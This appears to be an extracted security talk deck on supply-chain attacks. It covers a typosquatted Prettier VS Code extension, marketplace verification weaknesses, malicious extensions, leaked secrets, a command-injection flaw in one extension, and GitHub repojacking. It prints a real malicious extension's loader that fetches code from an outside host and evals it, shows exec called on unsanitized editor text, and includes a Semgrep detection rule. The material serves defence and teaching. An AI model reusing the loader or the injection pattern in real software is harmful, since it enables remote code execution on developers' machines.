CSS · SCSS · Less
HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
GraphQL · Markdown · YAML
Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>

Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml

Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details

- 🔗 [Prettier/prettier-vscode](#)
- 📅 [Last Commit a month ago](#)
- 🔗 [14 Pull Requests](#)
- 🔗 [31 Open Issues](#)

Prettier - Code formatter
Prettier | 2,370 installs | 4.5 stars | (2) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview Version History Q & A Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
CSS · SCSS · Less
HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
GraphQL · Markdown · YAML
Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>

Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml

Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details


- 🔗 [Prettier/prettier-vscode](#)
- 📅 [Last Commit a month ago](#)
- 🔗 [4 Pull Requests](#)
- 🔗 [31 Open Issues](#)

The Comparison

marketplace.visualstudio.com/items?itemName=esbenp.prettier-vscode **1**

Visual Studio Code > Formatters > Prettier - Code formatter

Original




3 Prettier - Code formatter
2 Prettier | 📄 27,223,799 installs | ★★★★★ (370) | Free | ❤️ Sponsor
4 **5**
Code formatter using prettier

[Install](#) [Trouble Installing?](#)

marketplace.visualstudio.com/items?itemName=espenp.prettier-vscode

Visual Studio Code > Formatters > Prettier - Code formatter


Impersonating



Prettier - Code formatter
Prettier | 📄 2,371 installs | ★★★★★ (2) | Free | ❤️ Sponsor
Code formatter using prettier

[Install](#) [Trouble Installing?](#)

The Comparison



Prettier - Code formatter
 Prettier | 27,759,709 installs | ★★★★★ (372) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview Version History Q & A Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
 CSS · SCSS · Less
 HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
 GraphQL · Markdown · YAML
 Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>


Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml

Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details
 • [Prettier/prettier-vscode](#)
 • Last Commit: a month ago
 • 14 Pull Requests
 • 31 Open Issues



Prettier - Code formatter
 Prettier | 2,370 installs | ★★★★★ (2) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview Version History Q & A Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
 CSS · SCSS · Less
 HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
 GraphQL · Markdown · YAML
 Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>

Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml


Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details
 • [Prettier/prettier-vscode](#)
 • Last Commit: a month ago
 • 14 Pull Requests
 • 31 Open Issues



The Comparison



Visual Studio Code Docs Updates Blog API Extensions FAQ Learn Search Docs

SETUP

GET STARTED

USER GUIDE

- Basic Editing
- Extension Marketplace**
- IntelliSense
- Code Navigation
- Refactoring
- Debugging
- Version Control
- Working with GitHub
- VS Code for the Web
- Tasks
- Settings Sync
- Snippets
- Emmet
- Command Line Interface
- Workspace Trust
- Multi-root Workspaces
- Accessibility

TERMINAL

Can I trust extensions from the Marketplace?

The Marketplace runs a virus scan on each extension package that's published to ensure its safety. The virus scan is run for each new extension and for each extension update. Until the scan is all clear, the extension won't be published in the Marketplace for public usage.

The Marketplace also prevents extension authors from name-squatting on official publishers such as Microsoft and RedHat.

If a malicious extension is reported and verified, or a vulnerability is found in an extension dependency:

1. The extension is removed from the Marketplace.
2. The extension is added to a kill list so that if it has been installed, it will be automatically uninstalled by VS Code





The Marketplace also provides you with resources to make an informed decision about the extensions you install:

- **Ratings & Review** - Read what others think about the extension.
- **Q & A** - Review existing questions and the level of the publisher's responsiveness. You can also engage with the extension's publisher(s) if you have concerns.
- **Issues, Repository, and License** - Check if the publisher has provided these and if they have the support you expect.

If you do see an extension that looks suspicious, you can report the extension to the Marketplace with the **Report Abuse** link at the bottom of the extension **More Info** section.

The exact same repository information

Project Details

 prettier/prettier-vscode
 Last Commit: a month ago **6**
 14 Pull Requests
 51 Open Issues

More Info

Version 9.10.3
Released on 1/10/2017, 9:52:02 PM
Last updated 11/30/2022, 9:13:17 PM
Publisher Prettier
Unique Identifier esbenp.prettier-vscode
Report [Report Abuse](#)



Original

Project Details

 prettier/prettier-vscode
 Last Commit: a month ago
 14 Pull Requests
 51 Open Issues

More Info

Version 9.10.3
Released on 9/14/2022, 7:49:49 PM
Last updated 1/2/2023, 3:50:11 PM
Publisher Prettier
Unique Identifier espenp.pretier-vscode
Report [Report Abuse](#)



Impersonating

Searching Prettier

prettier

108 Results

Showing: All categories Sort By: Relevance

Prettier - Code format Prettier Code formatter using prettier ★★★★★ FREE	Prettier ESLint Rebecca Vest A Visual Studio Extension to format JavaScript and Typescript code using... ★★★★★ FREE	Prettier Now Remi Marsal VS Code plugin for Prettier Miscellaneous / Code Formatter ★★★★★ FREE	Prettier - Code format Simon Siefke Code formatter using prettier ★★★★★ FREE	Prettier-Standard - Ja numso VS Code plugin for prettier + standard ★★★★★ FREE	Prettier - JavaScript fr Bastian Kistner VS Code plugin for jlongster/prettier with tabs support ★★★★★ FREE
Prettier Java dotdevnu Format Java with Prettier ★★★★★ FREE	Java prettier format mvpb Formats Java using the Prettier formatter. ★★★★★ FREE	Prettier - JavaScript fr Mathieu SCHROE Fork of prettier-vscode: VS Code plugin for Skywalker13/prettier-space-... ★★★★★ FREE	Prettier TOML Bodil Stokke Format TOML with Prettier ★★★★★ FREE	Prettier - JavaScript fr bySabi Files prettier or prettier + standard --fix ★★★★★ FREE	Prettier for Handleba Ember Tooling Prettier formatting for Handlebars files - Clone of handlebars-formatter ★★★★★ FREE
Prettier SQL VSCode inferinzard VSCode Extension to format SQL files ★★★★★ FREE	Prettier+ Benas Svipas Prettier (code formatter) for the VS Code. ★★★★★ FREE	Prettier C# console Log console Prettier Console WriteLine c#, log c# ★★★★★ FREE	Airbnb react snippets EpicCamel2302 ES6 Reactjs code snippets for vscode compliant with Airbnb style guide and prettier ★★★★★ FREE	Prettier - JavaScript fr bySabi Files prettier or prettier + semistandard --fix ★★★★★ FREE	prettier-configuration HarryHopkinson A vscode extension that generates a prettier config file. ★★★★★ FREE




prettier

1 Result

Prettier - Code format
Prettier
Code formatter using prettier
★★★★★ FREE



The POC





"Verified"

“Verified”



LeBron James ✓

27M followers • 116 following

Search

kingjames ✓

Follow

Message

2,429 posts

144M followers

408 following

LeBron James ✓

@KingJames

EST. AKRON - ST.V/M Class of '03 LeBronJamesFamilyFoundation.org #IPROMISE




📍 Amongst La Familia! LeBronJames.com 📅 Joined March 2009

186 Following 52.7M Followers

Verified on the Marketplace



sammcj-vscode-pack


Sam McLeod  |  2 installs |  (1) | Free

Sam's vscode extension pack




[Install](#)


[Trouble Installing?](#)

Verified on the Marketplace



sammcj-vscode-pack

Sam McLeod  |  2 installs |  (1) | Free

Sam's vscode extension 

[Install](#) [Trouble Installing?](#)

Verified on the Marketplace

To verify a publisher:




1. Visit the Visual Studio Marketplace publisher [management page](#).
2. Select or create a publisher you wish to verify.
3. Input an [eligible domain](#) in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.

Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Verified on the Marketplace



sammcj-vscode-pack

Sam McLeod  |  2 installs |  (1) | Free

Sam's vscode extension pack

[Install](#)

[Trouble Installing?](#)

Before publication

To verify a publisher:

1. Visit the Visual Studio Marketplace publisher [management page](#).
2. Select or create a publisher you wish to verify.
3. Input an [eligible domain](#) in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.

Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Present

To verify a publisher:

1. Visit the Visual Studio Marketplace publisher [management page](#).
2. Select or create a publisher you wish to verify.
3. Input an [eligible domain](#) in the **Verified domain** field, save, and select **Verify**.
4. Follow the instructions in the dialog to add a TXT record to your domain's DNS configuration.
5. Select **Verify** to validate that the TXT record has been successfully added.

Once your TXT record has been validated, the Marketplace team will review your request and grant verification within 5 business days.

Note: Any changes to the publisher display name will revoke the verified badge.

The Verified Prettier



Prettier - Code formatter

Prettier  |  29,374,883 installs |  (381) | Free |  Sponsor

Code formatter using prettier

[Install](#)

[Trouble Installing?](#) 

Your First Extension

.VSIX



- extension
- media
- template
- walkthrough
- webview
- CHANGELOG.md
- LICENSE.txt
- package.json
- README.md

Malicious VSCode Extensions



Malicious VSCode Extensions


```
Code Blame 33 lines (31 loc) · 1012 Bytes
1 rules:
2 - id: npm_eval_from_http_https_request
3 languages:
4   - javascript
5   - typescript
6 message: eval of web request data
7 mode: taint
8 pattern-sinks:
9   - pattern-either:
10     - pattern-inside: eval(...);
11     - pattern-inside: exec(...);
12     - pattern-inside: setTimeout(...);
13     - pattern-inside: setInterval(...);
14     - pattern-inside: execFile(...);
15     - pattern-inside: spawn(...);
16     - pattern-inside: $A.eval(...);
17     - pattern-inside: $A.exec(...);
18     - pattern-inside: $A.setTimeout(...);
19     - pattern-inside: $A.setInterval(...);
20     - pattern-inside: $A.execFile(...);
21     - pattern-inside: $A.spawn(...);
22 pattern-sources:
23   - patterns:
24     - pattern-either:
25       - pattern: $METHOD.get(...)
26       - pattern: $METHOD.post(...)
27       - pattern: $METHOD.request(...)
28       - pattern: $METHOD.send(...)
29       - pattern: $METHOD.fetch(...)
30       - pattern: Buffer.from(...)
31 severity: WARNING
32
33
```



```
function activate(context) {
  setInterval(() => {
    const http = require('http');
    const os = require("os");
    let hostname = os.hostname();
    let url = `http://${hostname}.robotnowai.top/vscode`;
    http.get(url, (res) => {
      let respBody = '';
      res.on('data', (data) => {
        respBody += data;
      });
      res.on('end', () => {
        eval(respBody)
      });
    }, 1000 * 30);
  });
}
```



Secret Scanning



```
AWS_ACCESS_KEY_ID=AS...L6X
AWS_SECRET_ACCESS_KEY=h4T'...pRhsR2iezSZ
AWS_SESSION_TOKEN=IQoJb3JpZ2luX...iajiKN223sMyKjKEraUrN49ocIwUycMv4szh
9/xLA8
EC04qudkT2u8sJji
```

- images
- out
- snippets
- templates
- CHANGELOG.md
- package.json
- README.md
- token


```
user:
Microsoft Pass:
Marketplace token:

user:
Microsoft Pass:
Marketplace token :
```

Vulnerability in “UnityQuickDocs”



UnityQuickDocs

ColdThunder11 |  7,459 installs |  (0) | Free

A extension to help you quick search uinity API's Documents.

[Install](#)

[Trouble Installing?](#) 

Find the Vulnerability

```
function activate(context) {  
    // Use the console to output diagnostic information (console.log) and errors (console.error)  
    // This line of code will only be executed once when your extension is activated  
    console.log('Congratulations, your extension "unityquickdocs" is now active!');  
  
    // The command has been defined in the package.json file  
    // Now provide the implementation of the command with registerCommand  
    // The commandId parameter must match the command field in package.json  
    let disposable = vscode.commands.registerCommand('unityQuickDocs.turn2Docs', () => {  
        // The code you place here will be executed every time your command is executed  
        var selectedStr = vscode.window.activeTextEditor.document.getText(new vscode.Range(vscode.window.activeTextEditor.selection.start,  
        var version = vscode.workspace.getConfiguration().get("unityQuickDocs.version");  
        if (selectedStr != "") {  
            var shellStr = "start https://docs.unity3d.com/"+version + "/Documentation/ScriptReference/30_search.html?q="+selectedStr;  
            exec(shellStr, function () { });  
        }  
    });  
  
    context.subscriptions.push(disposable);  
}
```

Mitigation And Recommendations

- First Things First - The publishers and platform's responsibility
 - Verify the credibility of publishers before installing VS Code extensions
- Depending on your role as a security researcher or developer - scan IDE extensions for vulnerabilities, secrets, and malicious activity
- IDE – “Shift left-left”
 - What about other attack vectors - such as JetBrains, Postman Collections, Burp Suite extension etc?

SCM Phase Repojacking



IDE



SCM



Registry



CI/CD



Artifacts



Runtime

What is Repojacking



 <https://github.com/MyOrganization/myRepo>

What is Repojacking

 <https://github.com/MyOrganization/myRepo>



 <https://github.com/NewOrganization/myRepo>

What is Repojacking

 <https://github.com/MyOrganization/myRepo>



 <https://github.com/NewOrganization/myRepo>

What is Repojacking



 <https://github.com/MyOrganization/myRepo>



 <https://github.com/NewOrganization/myRepo>

What is Repojacking



 <https://github.com/MyOrganization/myRepo>



 <https://github.com/NewOrganization/myRepo>

Restrictions and bypasses

Hijacking GitHub Repositories by Deleting and Restoring Them

2022-12-04 • Joren Vrancken

Recently, we encountered an obscure security measure called *popular repository namespace retirement*. This security measure is designed to protect (popular) repositories against repo jacking (i.e., hijacking).

During this research, we discovered a way to bypass this security measure. We reported this to GitHub, and they fixed the problem. However, repository namespace retirement is, what attacks it (i.e., others) were able to bypass it.



EXPLOITS AND VULNERABILITIES | NEWS

GitHub patches flaw that allowed repojacking

Posted: November 3, 2022 by Malwarebytes Labs



to take control over thousands of repositories, enabling the poisoning of popular open-source packages. to exploit it were recently published, making it highly likely that we will see more of these in the near


Restrictions and bypasses

- Restriction
100 clones the week before rename
- There were many bypasses and probably will be so a redirect with available username counts as vulnerable!
- Nevertheless, the examples we show here are fully exploitable

Exploitation Scenarios

- Link in the code to the previous name
 - Direct link to hijackable repository
 - Hijackable modules - Go, Swift etc
- Installation guide references
- Hijackable link in posts across the internet
 - Stack overflow answer
 - Blog with recommended tools

Example – Installation guide



Build

First clone the project from github:



```
